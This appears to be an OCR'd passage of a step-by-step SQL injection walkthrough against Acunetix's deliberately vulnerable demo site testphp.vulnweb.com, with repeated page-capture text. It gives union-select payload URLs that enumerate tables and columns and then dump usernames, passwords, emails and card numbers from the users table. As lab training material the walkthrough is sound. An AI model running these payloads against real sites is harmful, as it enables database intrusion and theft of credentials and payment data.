
3

view pictures of the artist

comment on this artist

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1

From the screenshot you read can the name of the second table is carts.


Not secure | testphp.vulnweb.com/artists.php?artist=-1%2
Programming In Ja...
PHP Study II | Proga...
Online Courses - A...
MEGA
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links

artist: carts


3

view pictures of the artist

comment on this artist

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

we got table 3 : **categ**


Not secure | testphp.vulnweb.com/artists.php?artist=-1%20uni
Programming In Ja...
PHP Study II | Proga...
Online Courses - A...
MEGA
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: categ


3

view pictures of the artist

comment on this artist

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1

we got table 4 : **featured**


Not secure | testphp.vulnweb.com/artists.php?artist=-1%20
Programming In Ja...
PHP Study II | Proga...
Online Courses - A...
MEGA
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: featured

3


view pictures of the artist

comment on this artist

Similarly repeat the same query for tha table 4,5,6,7 with making the slight changes in limit.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1

we got table 7 : **users**



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


artist: users

3

view pictures of the artist

comment on this artist


Since we didn't get anything when the limit is set 8,1 hence there might be 8 tables only inside the database.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

9. **The concat function is used for concatenation of two or more string into a single string.**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: artists,carts,categ,featured,guestbook,pictures,products,users


3

view pictures of the artist

comment on this artist

10. **May be we can get some important data from users table, so lets penetrate more inside.**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name= ‘users’



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: uname,pass,cc,address,email,name,phone,cart

3


view pictures of the artist

comment on this artist

11. Then I have choosen only four columns i.e. uname, pass, email & cc.
Use concat function for selecting uname from table users by executing the following query through url.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,group_concat(uname,pass,email,cc),3 from users

Uname : test
Pass : test
Email : email@email.com
Cc : 1234-5678-2300-9000



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: testtestemail@email.com1234-5678-2300-9000

3

view pictures of the artist

comment on this artist